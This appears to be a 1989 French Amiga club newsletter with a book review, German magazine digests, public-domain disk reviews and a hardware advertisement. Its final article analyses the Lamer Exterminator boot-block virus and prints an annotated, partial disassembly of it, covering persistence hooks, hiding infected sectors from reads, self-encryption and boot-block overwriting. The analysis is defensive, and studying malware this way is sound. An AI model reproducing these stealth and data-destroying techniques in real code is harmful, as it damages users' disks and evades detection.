En bref, un ouvrage qui contient une foule d'informations; feuilletez-le avant de l'acheter, l'intérêt de ce livre pour vous dépend énormément de votre niveau de connaissance de la machine, et de vos centres d'intérêt personnels. Ceci dit, je crois qu'il a sa place, à un moment donné de son évolution, dans la bibliothèque de l'Amigoïde.

COMPRENDRE et bien exploiter son AMIGA

chez Titus

Cet ouvrage canadien a déjà été mentionné dans la rubrique "*CLI pour Débutants*". Depuis, ses auteurs l'ont revu et amélioré, et il vient avec deux disquettes constituant une superbe collection d'utilitaires classiques du Domaine Public.

Ce livre est vraiment, à mon avis, LE livre à acheter par tout acquéreur d'un Amiga, qui veut dépasser le stade de l'utilisation pure et simple d'un certain nombre de jeux, ou de programmes utilisés tels quels (programmes de dessin, de traitement de texte, etc). La première version n'ayant pas été diffusée en France, inutile de s'y référer; disons simplement qu'elle a reçu de très nombreuses additions, qui lui ajoutent une soixantaine de pages. Le nombre de pages peut être estimé à 300, le type de pagination utilisé ne permettant pas de le connaître directement.

L'intérêt de ce livre, par rapport à la documentation - très bien faite au demeurant - livrée avec l'Amiga, est d'aller au-delà de la description technique des fonctionnalités et des commandes, complète au sens strict, mais forcément très elliptique, en prenant - sans exagération toutefois - le lecteur par la main, en lui faisant faire des exercices et en signalant un bon nombre de pièges ou de particularités, qu'on ne découvre habituellement que par un pénible processus d'apprentissage par erreurs successives.

Le livre fait occasionnellement référence à des programmes du domaine public, ce qui est précieux car il y a dans l'AMIGA un tas de choses qu'on ne peut faire qu'avec des programmes du domaine public, à moins d'être programmeur en C ou en assembleur et d'y passer du temps.

Il y a une importante section sur les commandes de l'AmigaDos, avec une page par commande pour simplifier la consultation, mais rassurez-vous, il n'y a pas vraiment beaucoup de blanc !

Les chapitres sur la video et le son sont réduits à leur plus simple expression, mais il est vrai qu'ils justifieraient à eux seuls l'existence d'ouvrages complets. Je me permettrais toutefois de suggérer aux auteurs de les étoffer un peu dans une version ultérieure.

Enfin, je ne peux pas résister à l'envie de vous donner la liste des utilitaires fournis sur les DEUX disquettes qui accompagnent le volume (les disquettes sont dans une pochette scellée faisant partie de la reliure):

Disquette OUTILS#1:
ARC D-MOUSE HANDYICONS DISKCATDU-VI NEWZAP DISKSALV FILEMAP PTROFF DISKX FONTASSIGNSCREENX DISQUE-VD0 FUNCKEYSELECT SETPREFS SUPERVIEW SHORTCUT TASKCONTROL SHOW VIRUSX SHOWFONT WARP SHOWIZ ZOO

Disquette OUTILS#2
ARP 1.3 DFC ICONMEISTER BRUSHICON DISKOPTI KEYMAPED CALC DISKVIEW NOVIRUS CLIPIT ICONIZE POWERPACKER CONMAN ICONLAB SETICONTYPE SNIPIT

Il faut toutefois signaler que les documentations sur les disquettes sont en anglais (1) ; également que certains de ces utilitaires ne fonctionnent pas - ou mal - avec nos claviers français. Enfin, les auteurs rappellent que l'utilisation régulière d'un programme " Shareware " comporte l'obligation morale de verser une contribution à son auteur.

Ceci dit, il s'agit probablement ici d'une des plus impressionnantes compilations d'utilitaires en deux disquettes.

En bref, je recommande cet ouvrage sans aucune hésitation ; si votre revendeur ne l'a pas, demandez-lui de s'adresser chez *Titus* pour vous le procurer. J'irais même jusqu'à dire que c'est un ouvrage que tout revendeur devrait proposer systématiquement à tout acheteur d'Amiga.

(1) Si la traduction de la documentation d'un utilitaire vous est indispensable, voyez s'il figure sur l'une des disaqettes Prestige produites par Hermes Diffusion, toutes les docs sont en Français et les traductions sont de bonne qualité.

(Ed: Ce livre est dorénavant disponible "en direct" de chez Titus au prix de 249F port compris. (Titus, 28 Ter Avenue de Versailles, 93220 Gagny, tél (1) 43-32-10-92))

CRS A LU POUR VOUS LES MAGAZINES ALLEMANDS DE NOVEMBRE

Je me suis dis : pourquoi ne pas parler des magazines allemands? Ils sont si bien fait et il y a tellement de choses intéressantes... Je vous propose donc de feuilleter avec moi, page après page les différentes publications comme si vous les aviez sous la main.

Une de mes revues allemandes préférées se nomme "KICK START". Elle n'a rien à voir avec DATA BECKER ni Markt&Technik. Quand je songe que MICRO APPLICATION se contente de traduire les livres de DATA BECKER! Ne vous étonnez plus de la production abondante de cet éditeur français! (il fait la même chose sur ST, PC... il est vrai que la traduction revient bien moins cher que de publier des auteurs français!). Je disais donc, après cette remarque caustique, que l'éditorialiste se posait la question: L'Amiga a-t-il deux visages? Personne ne dirait d'un Cray que c'est un ordinateur familial et d'un C64 que c'est une Station. De là, la crise d'identité des Amigaïstes. On n'arrêtera jamais de se poser cette question.

Nouveautés-Actualités(version Kick-Start): Soft-Logik a produit quatre disks de fonts pour ***PageStream***. Le prix... hmmm dans les 350 Frs par disk! On trouve aussi la platine pour une liaison AMIGA-C64 par la RS-232.

Et une carte de **transputer** MEGA-Link02/03. (résolution 1280x1024 en 256 parmi 16,7 millions de couleurs).

Une **carte Apple Talk-Amiga** avec 2 ports série, 1 port parallèle, une option pour un SCSI avec ROM autoboot (le device est fourni avec...).

Un nouvel **AMIGA tout en noir** (bonjour NEXT) dans un tower dont le plus intéressant sur la carte (qui se met dans le slot CPU du 2000) est le **68030 a 36 MHz.** L'intérêt du 68030 par rapport au 68020 c'est qu'il peut être cadencé en asynchrone et que le Memory Management Unit 68851 (MMU) est intégré dans le processeur donc pas de problèmes pour UNIX (mon système préféré depuis toujours). Donc vous pouvez choisir la cadence entre 25-33-36-40 (*Ed: c'est une carte GVP bricolé, voir reportage sur Amiga'89*).

Le prix... hmm! On peut trouver une Renault 5 plus cher encore! Si je vous dis que le boitier en tower vaut déjà 4000 Fr... vous voilà devenu blême mais n'oubliez pas, c'est un système peu cher en comparaison de ce qui existe sur le marché.

Le **compilateur pour GFA basic** a mis plus de temps que pour l'ATARI mais il vient! Voici le résultat d'un test d'une Béta-Version. La dernière version du GFA a le numéro 3.041. Bon parlons de l'interpréteur : moins de GURUs, cette version est acceptable et elle tourne aussi vite (presque) que sur l'ATARI. Même des programmes de ce dernier sont transportables. Les tri Quick et Shell fonctionnent sans problème et à bonne vitesse. L'éditeur reste confortable avec surtout une remarquable vitesse de scroll...

Bref, venons en au compilateur. Il est séparé en deux avec CodeObjet et linker. Il est utilisable facilement avec le shell inclu sur le disk. Avec la touche de fonction F10 vous appelez le compilateur et le linker. Un petit plus, le code source du shell est livré avec, écrit en GFA-BASIC. Après l'appui sur les touche CTRL-T un programme compilé peut être testé et l'interpréteur peut être appelé avec CTRL-I. Comme le code objet et le linker sont séparés cela permet d'inclure des modules sans être obligé de recompiler tout le programme et aussi des procédures et programmes d'autres langages... Dommage que le code-objet n'a pas un format standard ce qui oblige à utiliser un programme de conversion. Attention programmeurs, le compilateur n'a que très peu de messages d'erreurs.

Le **Workbench en eprom?** C'est possible avec une carte sur le port d'extension. Autoboot, autoconfigurée, jusqu'a 8 partitions, adressage variable, rams statiques

prix de la carte 500 : 900 Fr.
Workbench 1.3 eproms : 2000 Fr.
prix de la carte 2000 : 1400 Fr.
Workbench : 2600 Fr.
Pour un 1000 on peu ajouter un kickstart.

C'est ainsi que je termine ma lecture de mon magazine préfére. J'espère que vous avez pris plaisir a lire ce condensé et que si vous voulez plus de renseignements sur certains articles... ben demandez moi... si je peux...

Ma lecture suivante c'est **AMIGA** de **Markt&Technik**. C'est les organis ateurs avec Commodore Allemagne de l'expo AMIXPO la super foire de Cologne du 10 au 12 novembre. En premier lieu on apprend les nouveautés qui seront présentées. Je vous en donne en vrac: carte 68030 a 40 MHz, Transputer, lecteur CD avec 600 MBytes, disk dur avec 2 MBytes/s...

Enfin... plein de choses intéressantes pour tous les amigaïstes que nous sommes. Pour le plaisir je vous signale **une série limité de l'Amiga** avec un look spécial d'"Art Moderne"; un programme de caisse pour coiffeur; un test de ***X-CAD Désigner*** (négatif : sortie correcte qu'avec un plotter) et ***X-CAD Professional*** (négatif : le bouquin, pas de 24 aiguilles, pas précis avec la souris). Le prix des X respectivement dans les 1400 Fr et 5300 Fr.

N'avez-vous jamais rêvé de mettre votre plus beau dessin sur un T-shirt ? C'est possible avec votre imprimante en utilisant un ruban spécial. Vous prenez votre T-shirt et vous le mettez dans votre imprimante... Stop! Vous n'imprimez pas directement sur le tissu mais sur du papier normal. Après 15 hard copies le ruban d'une NEC P6 est usé. Toutes les couleurs sont possibles même l'or et l'argent! Prix entre 100 et 210 Fr. ***Space Ace*** quant a lui (hehe! oui le soft qui est une presque suite de dragon's lair) vaut 420 Fr.

Puis j'ai lu l'**AMIGA SPECIAL** avec les réactions des lecteurs après l'interview des programmeurs du Lamer Exterminator. Si l'article vous intéresse, dites le moi. Dans ce numéro on annonce une souris Genius (ceux qui font du PC connaissent) pour AMIGA au prix de 280 Fr. Quelques secrets du nouveau Workbench 1.4, une carte Ethernet (prix d'une carte réseau 4000 Fr environ). Gold Disk met un nouveau produit sur le marché: Transcript. Il pourrait tenir la route (qui parle encore de UBM Text ou de Go Amiga!).

La page 25 offre une **liste d'utilitaires** vraiment utiles. En premier nous avons *W-SHELL*, meilleure interface pour *AREXX* et CLI; *Diskmaster*, un éditeur de disks; *Cygnus-Ed* un éditeur de texte; *PowerWindows* qui source et facilite la programmation des écrans, fenêtres et gadgets; *Discovery*, un moniteur de disks; et *Turbo Print II* qui accélère l'impression.

Un programme que beaucoup d'Ataristes apprécient, ***Zoetrope*** a été transposé sur Amiga (explications suivi d'un test). En résumé, pas mieux en graphique que la référence *Deluxe Paint III*, mais peut-être en animation; surement mieux que *Fantavision*. Le prix: environ 700 Fr. Dans le coin Domaine Public, 5 pages pour donner le contenu des *Fish* 237 à 250.


Pour les programmeurs, une explication complète du Copper; A-Max sans roms grâce au listing pour Manx ou MCC ou Seka (après modification des labels)

Avant d'oublier de vous en parler, je vous signale qu'une autre revue (C'T de novembre 1989) publie un **Link-interface** pour 2000. Pour ceux qui ignorent comme moi toutes ces subtilités je vous explique: pour utiliser une platine de Transputer il faut l'interface. C'est donc les plans et les programmes de cette interface qui se trouvent dans cet article.

J'ai pris beaucoup de plaisir a lire ces revues... moins à les résumer mais, que ne ferais-je pas pour les malades de l'AMIGA! Moi ça me coûte 250 francs par mois et pour vous c'est un complément d'***A-News*** (je sais, je sais, moi j'ai les images en plus). Le plus grave (pour ma femme) un nouveau journal est sorti en Allemagne l'**AMIGA JOKER** (encore 22.75 fr).

Sur ces bonnes paroles, je vous abandonne et vous dis au prochain résumé (si dieu le veut...hehe).

DOMPUB en FRANÇAIS !
Du moins pour les docs !
testé pour vous par *Pierre Ardichvili*



Hermès Diffusion distribue des disquettes du Domaine Public, mais il créent aussi leurs disquettes propres; j'ai eu en main les disquettes ***Prestige N°1 et 2****, voici quelques impressions.*

D'abord une précision: ceci sont mes impressions personnelles. J'essaie, comme l'AUTO-JOURNAL, d' être indépendant et objectif. Indépendant, c'est assez facile, objectif, ce l'est moins. Quoi qu'il en soit, je ne me priverai pas de faire des compliments et des critiques. Les critiques de l'Auto-Journal ne m'ont jamais empêché d'acheter la voiture dont j'avais envie, mais au moins elles me prévenaient de ses qualités et de ses défauts, donc pas de surprise et donc pas de déception. Par ailleurs, il n'est pas possible de tout essayer, cela donnerait des articles beaucoup trop longs.

La disquette **Hermès Prestige N°1** porte bien son nom. Elle ne comporte "que" cinq programmes, mais tous d'excellente qualité.

La présentation de la disquette est classique, on peut accéder aux programmes et aux documentations par le Workbench ou par le CLI. Si vous démarrez le système par la disquette, vous avez droit à un grand logo accompagné d'une musique. Très bien, leur présence vous rassure sur l'absence de virus dans le boot-block.

Les documentations sont en Français, très bien traduites (incidemment, icône est du féminin !!!, il n'y a que dans des textes relatifs à l'Amiga que j'aie pu voir ce mot employé au masculin).

On trouve sur cette disquette:

1/ La dernière version de ***PowerPacker***, un programme de compactage-décompactage connu, mais peut-être bien le meilleur du genre, du moins à ce qu'on peut déduire de la lecture de la doc. J'ai bien aimé la possibilité de compacter ou décompacter une série de programmes par l'intermédiaire d'un script, et de pouvoir limiter le scintillement des couleurs au décompactage au pointeur seul, ou encore mieux, de ne faire scintiller que la LED rouge de l'alimentation, ce qui vous renseigne sur ce qui se passe quand le travail s'effectue en arrière-plan en multitâche.

2/ ***MathPaint***, un bon programme de tracé de fonctions mathématiques. Le seul truc bizarre est la notation scientifique imposée pour la graduation des axes ; c'est encombrant et peu lisible. On aimerait avoir d'autres choix. Le traducteur de la doc n'a pas essayé le programme à fond, car il nous dit en français qu'il y a une fonction de chargement de matrices, sans plus. Que fait-elle, mystère, d'autant plus que le fichier "example.mat" proposé par le requester correspondant manque sur la disquette.

3/ ***SlideShow-Cstr***, un programme de présentation d'images en séquence, avec pas mal de possibilités, mais il faudrait un essai complet pour le positionner dans la multitude des programmes de ce genre disponibles dans le DP. L'idée est de permettre la réalisation de Slide-Shows sans avoir à écrire de script. Il y a 7 effets de transition, et trois images pour jouer avec.

4/ ***IconLab1.0***, un programme convivial pour exécuter ce que j'appellerais les opérations "administratives" sur les icônes (principalement de les visualiser et d'en changer les paramètres sans être obligé d'ouvrir éventuellement la cascade de fenêtres menant à l'icône à traiter). Ce n'est pas un programme qui a pour mission la création graphique de l'icône, il ne comporte donc ni outils de dessin, ni de fonctions de création d'icônes à partir d'images existantes. On peut trouver sur T-Bag 23 la version 1.1 qui permet en plus la transformation en icônes de brosses DPaint ou autres. Je me permets de suggérer à Hermès Diffusion de mettre cette version plus récente sur leur disquette, si ce n'est déjà fait.

5/ ***KeyMapEd***, à mon avis la perle de la disquette. Voilà enfin l'éditeur de clavier complet, convivial, rapide et utilisable sans restriction avec les claviers non américains. A la poubelle donc SetKeys, Keybird et tutti quanti, ils ont rendu de bons services, mais place aux jeunes, et bienvenue à KeyMapEd.

En résumé, une très bonne disquette; avec des produits de cette qualité, Hermès Diffusion devrait avoir du succès. Voyons la suite...

La disquette **Prestige n°2** contient trois animations, dont le fameux *Jongleur* et *Kahnankas*. On doit les avoir vues au moins une fois dans sa vie! La troisième représente un vol d'oiseaux autour d'un texte "AMIGA" en 3D.

Dans la série des disquettes diffusées par Hermès, j'ai eu également en mains la disquette MiA 2. Toujours la même présentation très conviviale; je ne vais pas, faute de place, détailler la description des 11 programmes qui s'y trouvent, et dont voici les noms:

Accordion (réussite); Ballyll (jeu d'adresse, très prenant); Bites (place libre sur les unités de disques); Dazzle (sorte de kaléidoscope); Diskview (visualise la localisation des fichiers sur une disquette); Divzero (annule le GURU 5); Dump (visualisation de fichiers; semblable à type opt H); Sub (messages subliminaux); Kill Requester (sans commentaire); Mousetrap (Labyrinthe); Popwin (manipulation sur les fenêtres); PPMore (lit les fichiers texte compactés par PowerPacker); Qed (version plus récente que sur MA 1 ; détails); Tetrix Metallica (super Tetrix); Trackmon (renseignements sur les lecteurs de disquettes)

Quelques fleurs et quelques cactus tout de même !

DivZero annule l'apparition du GURU n°5 en cas de division par zéro ; cas typique: DBW Render lorsque certaines coordonnées de vecteurs sont nulles. La plupart des programmes s'accomodent parfaitement de l'approximation de l'infini que calcule la machine. A mettre dans la séquence de démarrage, çà ne peut pas faire de tort.

Tetrix Metallica. J'en ai entendu beaucoup de bien, pour ma part, ayant dans l'oeil et dans les doigts le Tetrix simple, j'ai eu du mal à m'y faire. Une caractéristique qui peut être intéressante lorsqu'on y est habitué: la pièce ne tombe en accéléré que tant que l'on appuie sur la touche ad hoc. Cela permet certains "repentirs" bienvenus. Pour ceux qui aiment les présentations chamarrées et les bruitages, Tetrix Metallica les changera de l'austérité monacale de Tetrix. Très belle réalisation.

Dazzle. To dazzle signifie éblouir. C'est effectivement un vieux classique, mais toujours aussi éblouissant. Si vous résistez à la première minute de cette démo graphique sans avoir mal aux yeux, c'est un régal. Le nombre des variations, la choix des couleurs et des formes en font quelque chose de fascinant. Si ce qui sort sur l'écran ne vous dit rien, n'hésitez pas à arrêter le programme et à le relancer, les séquences sont engendrées de manière aléatoire.

Sub. Un petit divertissement que s'est offert Steve Tibbett. Vous pouvez faire apparaître un message, sur une trame, de temps en temps, selon un procédé qui a été interdit pour la publicité, car la communication du message se fait à l'insu de la personne qui le reçoit. J'ai essayé ce programme pour mettre dans l'idée de ma femme, qui se sert régulièrement de l'Amiga, de changer de voiture, mais sans succès !

En fait, je m'aperçois que je n'ai pas décerné de cactus. Cette disquette Mia N°2 est bien dans la ligne de la première, et ce n'est pas dommage.

LAMER: TRANSPARENT ET VISCERALEMENT MECHANT

Les commentaires de Cédric

Je n'ai pu résister au pathétique appel lancé par Pierre Ardichvili et je me suis dont attaqué au désassemblage du virus Lamer Exterminator. Je pensais avoir tout vu en matière de virus mais force m'a été de constater que j'avais sous-estimé la puissance imaginatrice de ces vandales abrutis qui consacrent leur temps à rendre la vie impossible aux utilisateurs innocents. J'ai quelques remarques à ajouter à celles déjà faites par Pierre.

Le Lamer se distingue des autres virus par bien des côtés, que je vous décris ci-dessous:

- Tout d'abord, c'est le premier virus transparent à l'utilisateur. Il ne se signale à aucun moment, et seule une personne suspicieuse qui se demanderait pourquoi ses disquettes se mettent à faire des Read/Write Errors aussi souvent et qui aurait la curiosité d'aller jeter un coup d'oeil sur le secteur incriminé pourrait découvrir à la lecture de LAMER!LAMER!... qu'un virus est passé par là. A noter que ces Read/Write Errors ne sont que logicielles, c'est-à-dire que n'importe quel éditeur de secteur est capable de rajuster le checksum; bien entendu, cela ne rappellera pas l'état antérieur du bloc qui est définitivement perdu. Maigre consolation, en vérité.

- Il est également le premier virus à être viscéralement méchant. Les autres se contentaient d'écraser le bootblock (ce qui n'était pas sans avoir des conséquences graves sur certaines sortes de logiciels, mais le cas restait quand même rare) et de se signaler de façon plus ou moins humoristique après une phase d'incubation, le temps qu'il ait eu le temps de se propager. Le Lamer, lui, va directement écrire à un endroit aléatoire sur la disquette. Pas besoin de décrire les conséquences que cela peut avoir.

- Il inaugure une nouvelle façon de résister au boot, malgré tout détectable à la vérification des pointeurs CoolCapture, ColdCapture et KickTagPtr. Autre détail intéressant: la structure résidente qu'il insère ne voit jamais son premier mot (appelé MatchWord) initialisé à la valeur $4AFC, ce qui est en théorie indispensable pour que le système la reconnaisse en tant que telle lors du reboot. Ce mot est-il donc superflu? Je ne m'étendrai pas davantage sur ce sujet.

- En fait, il est inexact de dire qu'il choisit de détruire un secteur sur une disquette au hasard. Cette disquette doit tout d'abord être de format DOS (charmante attention! Seuls les Amiga sont visés) et le secteur doit être de type Data, sans quoi, il n'intéresse pas le virus. La remarque de Steve Tibbett précisant que les block FFS ne risquent rien est donc justifiée, mais dans la version actuelle du système d'exploitation, le FFS ne fonctionne pas sur les disquettes.

- Le Lamer bat tous les records en matière de protection. L'auteur a dû consacrer la moitié de son temps de réflexion à imaginer des moyens tordus pour ne pas alerter les utilisateurs trop curieux et les anti-virus. Les voici en vrac:

● Tout d'abord, la partie vitale du code du virus est codée par une clé qui est à chaque fois modifiée. Il s'agit de simples opérations logiques qui rendent inutiles les utilitaires du genre ViewBoot et autres Guardians. A moins de savoir précisément où regarder (c'est ce que fait VirusX 3.2, cf. l'article de Pierre), on ne peut y déceler de manière évidente un virus.

● Ensuite, il ne se charge jamais au même endroit en mémoire (faiblesse qu'avaient les SCA et autres ByteBandit). Celui-ci dépend directement de la limite inférieure de la pile Superviseur, et un offset aléatoire est à nouveau calculé pour établir l'endroit définitif d'installation.

● Il ne détourne pas le point d'entrée de DoIO (une des premières choses vérifiées par les anti-virus) mais un de ses obscurs fils, le champ pointant sur ExecuteIO, déduit à partir de la structure Node correspondant au trackdisk.device. Ceci le contraint à rajouter une routine pour ne pas bloquer l'aspect multi-tâches de DoIO, et il a donc directement piqué en ROM les outils pour construire cette routine. Je ne m'étendrai pas non plus sur cet aspect technique.

● Si jamais le virus est installé en mémoire, vous n'aurez jamais la possibilité de le lire sur une disquette. Je m'explique: si vous exprimez une commande Read, avant de vous livrer le résultat de la lecture, le Lamer vérifie qu'il ne s'agit pas d'un secteur qu'il a infecté. De deux choses l'une: si vous avez demandé à visualiser un bootblock, il vous montre un bootblock DOS standard, et sinon, un bloc rempli de zéros. C'est diabolique!!!

Voilà, je crois avoir fait le tour de la question. N'oubliez pas que le moyen le plus sûr d'éviter la contagion est encore de déprotéger vos disquettes le moins possible (seulement quand il le faut) et d'avoir VirusX 3.2 qui veille dans un coin de votre Workbench.

Cédric BEUST
dit "le Lymphocyte"

Voir désassemblage page suivante

CHOUETTE INFORMATIQUE
Boîte Postale 42
67340 INGWILLER
Tél.: 88 895 241
Fax : 88 895 230

Joyeux Noël et Bonne Année

MiniMAX Plus

La carte intelligente!

Vous avez un AMIGA 500 équipé d'un FAT AGNUS.....

Offre No 1

Une carte MiniMAX Plus (extensible à 2 MO) avec Clock, équipée de 1MO + la ROM Kickstart 1.3 + le BIG FAT AGNUS, le tout à un prix chouette de:

2 4 9 9 Frs + Port

Vous disposerez d'1 MO de CHIP RAM et de 512 KO de FAST RAM... Super?

Vous avez un Amiga 500 disposant déjà du BIG FAT AGNUS et du Kickstart 1.3 .....

Offre No 2

Une carte MiniMAX Plus (extensible à 2 MO) avec Clock, équipée de 1.5 MO , à un prix Chouette de:

2 4 9 9 Frs + Port

Vous disposerez d'1 MO de CHIP RAM et d'1 MO de FAST RAM! Bien?

Vous n'avez pas beaucoup d'argent mais désirez étendre la mémoire de votre Amiga 500 à 1 MO.....

Offre No 3

Une carte non-extensible de 512 KO avec Clock, à un prix Chouette de:

7 9 9 Frs + Port

Vous disposerez d'1 MO de RAM pour les jeux, le dessin! Chouette pas vrai?

Vous avez un Amiga 2000.....

Offre No 4

Une carte-mémoire de 2 MO extensible à 8 MO pour:

3 4 5 8 Frs + Port

N'écoutez pas les corbeaux... nos produits sont chouette.....En plus, pour chaque commande, nous remboursons ce journal si vous nous renvoyer son code-barre...

Bon de commande à renvoyer ou à recopier

Nom.....Prénom.....
Age.....Adresse.....
.....CP.....Ville .....
.....exemplaire(s) de l'offre n .....
Prix total..... Frs Date.....
O Chèque joint (pas de frais de port) encaissement après délai légal
O Contre remboursement - frais de port et contre-remboursement en sus
Signature obligatoire (du représentant légal pour les mineurs).....
Je dispose de 7 jours pour résilier ma commande (lettre recommandée en AR)
Signature obligatoire (du représentant légal pour les mineurs).....

Désassemblage du virus Lamer Exterminator

par Cédric Beust

```
;-- Réserve une zone de mémoire en dessous
;-- de la limite inférieure de la pile
030004e: move.l SysStkLower(A6),A1
030052: moveq  #$00,D0
030054: move.b $dff007,D0; Nombre aléatoire pour
03005a: muls   #$0012,D0; changer à chaque fois
03005e: bdr    #0,D0
030062: adda.w D0,A1; A1 pointe sur mémoire
;-- Si l'un des trois pointeurs est libre
;-- ou occupé par quelqu'un d'autre, je m'installe
030064: move.l KickTagPtr(A6),D0
030068: bne.s  $030076
03006a: move.l CoolCapture(A6),D0
03006e: bne.s  $030076
030070: move.l ColdCapture(A6),D0
030074: beq.s  $030096
030076: move.l A1,D1; L'un des trois est occupé
030078: swap   D0
03007a: swap   D1
03007c: cmp.w  D0,D1; Est-ce par moi?
03007e: bne.s  $030096; Non, je m'installe
030080: swap   D0
030082: move.l D0,A1; Oui, mais
030084: andi.w #$f00,D0; on alterne l'endroit
030088: cmpi.w #$f500,D0; où s'installer pour ne
03008c: bcs.s  $030092; pas être détecté par
03008e: suba.w #$0c00,A1; un anti-virus
030092: adda.w #$0400,A1
030096: lea    -152(PC){=$30000),A0
03009a: pea    170(A1); Empile l'adresse où continuer ($300aa)
03009e: move.w #$03a7,D0; Je me recopie
0300a2: move.b (A0)+,(A1)+
0300a4: dbf    D0,$0300a2
0300a8: rts    ; et je saute en 170(A1) = $300aa

0300aa: bsr.s  $0300be; Va assurer la pérennité
0300ac: lea    774(PC){=$303b4),A0
0300b0: move.w #$0203,(A0); Rétablit le compteur
0300b4: movem.l (A7)+,A6-A0/D7-D0
0300b8: lea    -148(PC){=$30026),A1
0300bc: rts    ; et reprend le cours normal

;-- Routine qui initialise KickTagPtr afin d'assurer
;-- la survie du virus en cas de reboot
0300be: move.l KickTagPtr(A6),D0
0300c2: beq.s  $0300c8; Encore aucune table résidente
0300c4: bset   #31,D0; Si bit 31 mis, indique l'existence
0300c8: lea    750(PC){=$303b8),A0 ; d'autres tables résidentes
0300cc: lea    8(A0),A1; A1 <- $303c0 (struct Resident)
0300d0: move.l A1,(A0); Stocke son adresse en $303b8
0300d2: move.l D0,4(A0); Adresse des autres tables résidentes
0300d6: move.l A0,KickTagPtr(A6)

;-- Initialisation des champs de la structure résidente
;-- Rem: aucune allusion au MatchWord $4afc
0300da: move.l #$012100ff,10(A1) ; Flags, Ver, Type et Pri
0300e2: lea    674(PC){=$30386),A0 ; Name
0300e6: move.l A0,14(A1)
0300ea: lea    86(PC){=$30142),A0  ; Init
0300ee: move.l A0,22(A1)
0300f2: jsr    KickSumData(A6); Valide le tout
0300f6: move.l D0,KickCheckSum(A6)

0300fa: lea    684(PC){=$303a8),A0 ; Sauvegarde KickSumData()
0300fe: move.l -610(A6),(A0)
030102: lea    78(PC){=$30152),A0  ; Et se met à sa place
030106: move.l A0,-610(A6)
03010a: move.l #$00000400,D0
030110: move.l #$00010002,D1
030116: jsr    AllocMem(A6); Alloue de la mémoire
03011a: lea    660(PC){=$303b0),A0
03011e: move.l D0,(A0)
030120: lea    DeviceList(A6),A0
030124: lea    590(PC){=$30374),A1 ; A1 <- "trackdisk.device"
030128: jsr    FindName(A6)
03012c: move.l D0,A0; Obtient le node du device
03012e: lea    636(PC){=$303ac),A1
030132: move.l -28(A0),(A1); puis sa routine ExecuteIO
030136: lea    68(PC){=$3017c),A1; à laquelle on se substitue
03013a: move.l A1,-28(A0)
03013e: jmp    FindTask(A6)

;-- Routine d'initialisation de la table résidente,
;-- appelée lors de chaque reboot. Au bout de 3, le virus
;-- entre en action (sinon, on ne touche pas à ExecuteIO)
030142: lea    624(PC){=$303b4),A0
030146: tst.b  (A0); Compteur nul?
030148: beq.s  $030150; Oui, démarre le virus
03014a: subq.b #1,(A0); Non, le décrémente puis retire
03014c: jsr    RemTask(A6); la tâche qui sera remise plus tard
030150: bra.s  $0300fa

; Nouvelle routine KickSumData()
030152: lea    612(PC){=$303b8),A0
030156: move.l KickTagPtr(A6),D0; Pas de résident
03015a: beq.s  $03016e; La struct résidente est-elle la mienne?
03015c: cmpa.l D0,A0
03015e: beq.s  $030176; Oui, exécution normale de KickSumData
030160: move.l A1,-(A7)
030162: move.l D0,A1
030164: clr.l  4(A1)
030168: move.l (A7)+,A1
03016a: bset   #31,D0
03016e: move.l D0,4(A0)
030172: move.l A0,KickTagPtr(A6)
030176: move.l 560(PC){=$303a8),-(A7) ; Appelle l'ancien KickSum-
        Data
03017a: rts

;-- Routine qui a pris la place de ExecuteIO
03017c: cmpi.l #$200,io_Length(A1)  ; Longueur = 512 octets?
030184: beq.l  $0302fe; Oui, c'est peut-être pour le bootblock
030188: tst.l  io_Offset(A1); L'offset est-il égal à 0
03018c: bne.l  $030356; Non, on ne fait rien
030190: cmpi.b #CMD_WRITE,io_Command(A1)
030196: beq.s  $0301a2
030198: cmpi.b #CMD_READ,io_Command(A1)
03019e: bne.l  $030356; Ni READ, ni WRITE: exécution normale

;-- WRITE ou READ demandé
0301a2: movem.l A3-A1/D2-D1,-(A7)
0301a6: lea    526(PC){=$303b6),A0; Sauvegarde le champ Flags
0301aa: move.b io_Flags(A1),(A0)
0301ae: bsr.l  $030326; ExecuteIO
0301b2: cmpi.b #CMD_WRITE,io_Command(A1) ; les autres tâches
0301b8: beq.s  $03020c
;-- READ demandé
0301ba: move.l io_Data(A1),A0
0301be: move.l (A0)+,D0
0301c0: cmp.l  -450(PC){=$30000),D0 ; Disquette DOS?
0301c4: bne.l  $0302f8; Non, on n'insiste pas
0301c8: move.w 66(A0),D0; C'est un trérot?
0301cc: cmp.w  -392(PC){=$30046),D0
0301d0: bne.s  $0301f2; Non
0301d2: move.l #$c0200119,(A0)+; Oui, fait croire que le bootblock
0301d8: move.l #$43fa0018,4(A0); est DOS standard!!!
0301e0: move.l io_Length(A1),D0
0301e4: subi.w #$0033,D0
0301e8: adda.w #$002a,A0
0301ec: clr.b  (A0)+; Efface le reste des data
0301ee: dbf    D0,$0301ec; Et mettra plus tard le complément
0301f2: cmpi.l #$00000400,io_Length(A1)
0301fa: beq.l  $030218; Est-seulement une lecture de 1024 octets?
0301fe: move.l io_Unit(A1),A0
030202: btst   #4,64(A0); ou drive indisponible?
030208: bne.l  $030218; On ne fait rien

03020c: moveq  #$00,D0; Sauvegarde la struct IoStdReq
03020e: bsr.l  $03035c

;-- Partie méchante du virus: en premier lieu, se récrit
;-- sur le bootblock de la malheureuse disquette présente
030212: move.b #CMD_WRITE,io_Command(A1)
030218: move.l #$00000400,io_Length(A1)
030220: move.l 398(PC){=$303b0),A2
030224: move.l A2,io_Data(A1)
030228: lea    375(PC){=$303a1),A0
03022c: move.b $dff007,D0; Octet aléatoire non nul
030232: beq.s  $03022c
030234: move.b D0,(A0)+
030236: addq.l #1,(A0)
030238: lea    -570(PC){=$30000),A0
03023c: addq.b #1,13(A0); Change la clé de codage du bootblock
030240: move.b 13(A0),D1; Récupère cette nouvelle clé
030244: move.w #$03a7,D2
030248: move.b (A0)+,(A2)+; Recopie le bootblock
03024a: dbf    D2,$030248
03024e: move.l 352(PC){=$303b0),A0
030252: move.l A0,A2
030254: adda.w #$004e,A0; Et code la partie $4e - $3ee
030258: adda.w #$03a1,A2; (le corps du Lamer!)
03025c: eor.b  D1,(A0)
03025e: sub.b  D0,(A0)+
030260: cmpa.l A0,A2; Boucle tant que ce n'est pas fini
